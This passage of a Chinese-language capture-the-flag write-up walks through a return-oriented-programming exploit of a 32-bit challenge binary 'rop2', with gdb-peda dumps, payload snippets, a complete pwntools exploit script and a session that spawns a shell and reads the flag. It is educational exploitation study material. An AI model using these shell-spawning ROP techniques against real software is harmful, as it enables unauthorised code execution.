


```
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80484fd <main+118>:        push   0x4
   0x80484ff <main+120>:        call   0x8048320 <syscall@plt>
   0x8048504 <main+125>:        add    esp,0x10
=> 0x8048507 <main+128>:        call   0x8048454 <overflow>
   0x804850c <main+133>:        mov    eax,0x0
   0x8048511 <main+138>:        mov    ecx,DWORD PTR [ebp-0x4]
   0x8048514 <main+141>:        leave
   0x8048515 <main+142>:        lea    esp,[ecx-0x4]
No argument
[------------------------------------stack-------------------------------------]
0000| 0xffda79b0 --> 0x8
0004| 0xffda79b4 ("\nis?\nGive me your ropchain:")
0008| 0xffda79b8 ("\nGive me your ropchain:")
0012| 0xffda79bc ("e me your ropchain:")
0016| 0xffda79c0 (" your ropchain:")
0020| 0xffda79c4 ("r ropchain:")
0024| 0xffda79c8 ("pchain:")
0028| 0xffda79cc --> 0x3a6e69 ('in:')
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x08048507 in main ()
gdb-peda$ 
```

此时再发出一个paylaod来溢出这个函数


```
payload2 = 'a'*4 +'b'*4+'c'*4
payload2 += p32(0x080484FF)
payload2 += p32(0x080484FF)
payload2 += p32(0xb)
payload2 += p32(bss_addr)  #.bss
payload2 += p32(0x0)
payload2 += p32(0x0)
```

在gdb中输入c发现又断在了0x8048485这个地址



```
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[------------------------------------code-------------------------------------]
   0x804847c <overflow+40>:     call   0x8048320 <syscall@plt>
   0x8048481 <overflow+45>:     add    esp,0x10
   0x8048484 <overflow+48>:     nop
=> 0x8048485 <overflow+49>:     leave
   0x8048486 <overflow+50>:     ret
   0x8048487 <main>:    lea    ecx,[esp+0x4]
   0x804848b <main+4>:  and    esp,0xfffffff0
   0x804848e <main+7>:  push   DWORD PTR [ecx-0x4]
[------------------------------------stack------------------------------------]
0000| 0xffda7990 --> 0xf77ab000 --> 0x1b1db0
0004| 0xffda7994 --> 0xf77ab000 --> 0x1b1db0
0008| 0xffda7998 --> 0xf7611735 (<__syscall_error+5>:    add    edx,0x1998cb)
0012| 0xffda799c ("/bin//sh\003")
0016| 0xffda79a0 ("//sh\003")
0020| 0xffda79a4 --> 0x3
0024| 0xffda79a8 --> 0x80484ff (<main+120>:      call   0x8048320 <syscall@plt>)
0028| 0xffda79ac --> 0x804850c (<main+133>:      mov    eax,0x0)
[-----------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x08048485 in overflow ()
gdb-peda$
```


继续输入n向下执行，发现又跳到main函数中的syscall(也就是080484FF)这个位置



```
   0x80484fd <main+118>:        push   0x4
=> 0x80484ff <main+120>:        call   0x8048320 <syscall@plt>
   0x8048504 <main+125>:        add    esp,0x10
   0x8048507 <main+128>:        call   0x8048454 <overflow>
   0x804850c <main+133>:        mov    eax,0x0
   0x8048511 <main+138>:        mov    ecx,DWORD PTR [ebp-0x4]
Guessed arguments:
arg[0]: 0xb ('\x0b')
arg[1]: 0x804a020 ("/bin//sh")
arg[2]: 0x0
arg[3]: 0x0
[------------------------------------stack------------------------------------]
0000| 0xffb349f0 --> 0xb ('\x0b')
0004| 0xffb349f4 --> 0x804a020 ("/bin//sh")
0008| 0xffb349f8 --> 0x0
0012| 0xffb349fc --> 0x0
0016| 0xffb34a00 ("\nyour ropchain:")
0020| 0xffb34a04 ("r ropchain:")
0024| 0xffb34a08 ("pchain:")
0028| 0xffb34a0c --> 0x3a6e69 ('in:')
[-----------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x080484ff in main ()
gdb-peda$
```

这里看到传递的参数是（11,bss,0,0）,这里相当于执行execve("/bin//sh",NULL,NULL); 继续执行就成功了

来看一下效果




```
h11p@ubuntu: ~/PycharmProjects/testpwn
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
[DEBUG] Sent 0x1 bytes:
    '\n' * 0x1
$ id
[DEBUG] Sent 0x3 bytes:
    'id\n'
[DEBUG] Received 0x2d bytes:
    'uid=1337(ctf) gid=1337(ctf) groups=1337(ctf)\n'
uid=1337(ctf) gid=1337(ctf) groups=1337(ctf)
$ cat flag
[DEBUG] Sent 0x9 bytes:
    'cat flag\n'
[DEBUG] Received 0x3c bytes:
    'FLAG{Wow, you really know how to ROP!!!...V2rhMIjGNYqQ3Uyx}\n'
FLAG{Wow, you really know how to ROP!!!...V2rhMIjGNYqQ3Uyx}
$ 
```

下面我放上M4x师傅写的exp


```python
#!/usr/bin/env python
# -*- coding: utf-8 -*-
__Auther__ = 'M4x'

from pwn import *
context(log_level = "debug", terminal = ["deepin-terminal", "-x", "sh", "-c"])

elf = ELF("./rop2")
syscall_addr = elf.symbols["syscall"]
bss_addr = elf.bss()
ppppr_addr = 0x08048578

payload = fit({0xC + 0x4: [p32(syscall_addr), p32(ppppr_addr), p32(3), p32(0), p32(bss_addr), p32(8)]})
payload += fit({0x0: [p32(syscall_addr), p32(0xdeadbeef), p32(11), p32(bss_addr), p32(0), p32(0)]})

io = process("./rop2")
io.sendlineafter("your ropchain:", payload)
io.send("/bin/sh\0")
io.interactive()
io.close()
```

经过调试发现，M4x师傅在溢出后就跳入到.got.plt表的中的syscall的地方，并且传入参数




```
Terminal
   0x804831b <__libc_start_main@plt+11>:        jmp    0x80482f0
=> 0x8048320 <syscall@plt>:     jmp    DWORD PTR ds:0x804a014
 | 0x8048326 <syscall@plt+6>:   push   0x10
 | 0x804832b <syscall@plt+11>:  jmp    0x80482f0
 | 0x8048330:   jmp    DWORD PTR ds:0x8049ffc
 | 0x8048336:   xchg   ax,ax
 |->   0xf76a4a80 <syscall>:    push   ebp
       0xf76a4a81 <syscall+1>:  push   edi
       0xf76a4a82 <syscall+2>:  push   esi
       0xf76a4a83 <syscall+3>:  push   ebx
                                                              JUMP is taken
[------------------------------------stack-------------------------------------]
0000| 0xff861010 --> 0x8048578 (<__libc_csu_init+88>:   pop    ebx)
0004| 0xff861014 --> 0x3
0008| 0xff861018 --> 0x0
0012| 0xff86101c --> 0x804a020 --> 0x0
0016| 0xff861020 --> 0x8
0020| 0xff861024 --> 0x8048320 (<syscall@plt>:  jmp    DWORD PTR ds:0x804a014)
0024| 0xff861028 --> 0xdeadbeef
0028| 0xff86102c --> 0xb ('\x0b')
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x08048320 in syscall@plt ()
gdb-peda$
```

调用完syscall之后，利用rop把传入syscall的参数弹出，使堆栈平衡




```
[----------------------------------registers-----------------------------------]
EAX: 0x8
EBX: 0x0
ECX: 0x804a020 ("/bin/sh\n")
EDX: 0x8
ESI: 0xf7774000 --> 0x1b1db0
EDI: 0xf7774000 --> 0x1b1db0
EBP: 0x61616164 ('daaa')
ESP: 0xff861010 --> 0x8048578 (<__libc_csu_init+88>:    pop    ebx)
EIP: 0xf76a4ab6 (<syscall+54>:  ret)
EFLAGS: 0x203 (CARRY parity adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0xf76a4aaa <syscall+42>:     pop    ebp
   0xf76a4aab <syscall+43>:     cmp    eax,0xfffff001
   0xf76a4ab0 <syscall+48>:     jae    0xf75da730 <__syscall_error>
=> 0xf76a4ab6 <syscall+54>:     ret
   0xf76a4ab7:  xchg   ax,ax
   0xf76a4ab9:  xchg   ax,ax
   0xf76a4abb:  xchg   ax,ax
   0xf76a4abd:  xchg   ax,ax
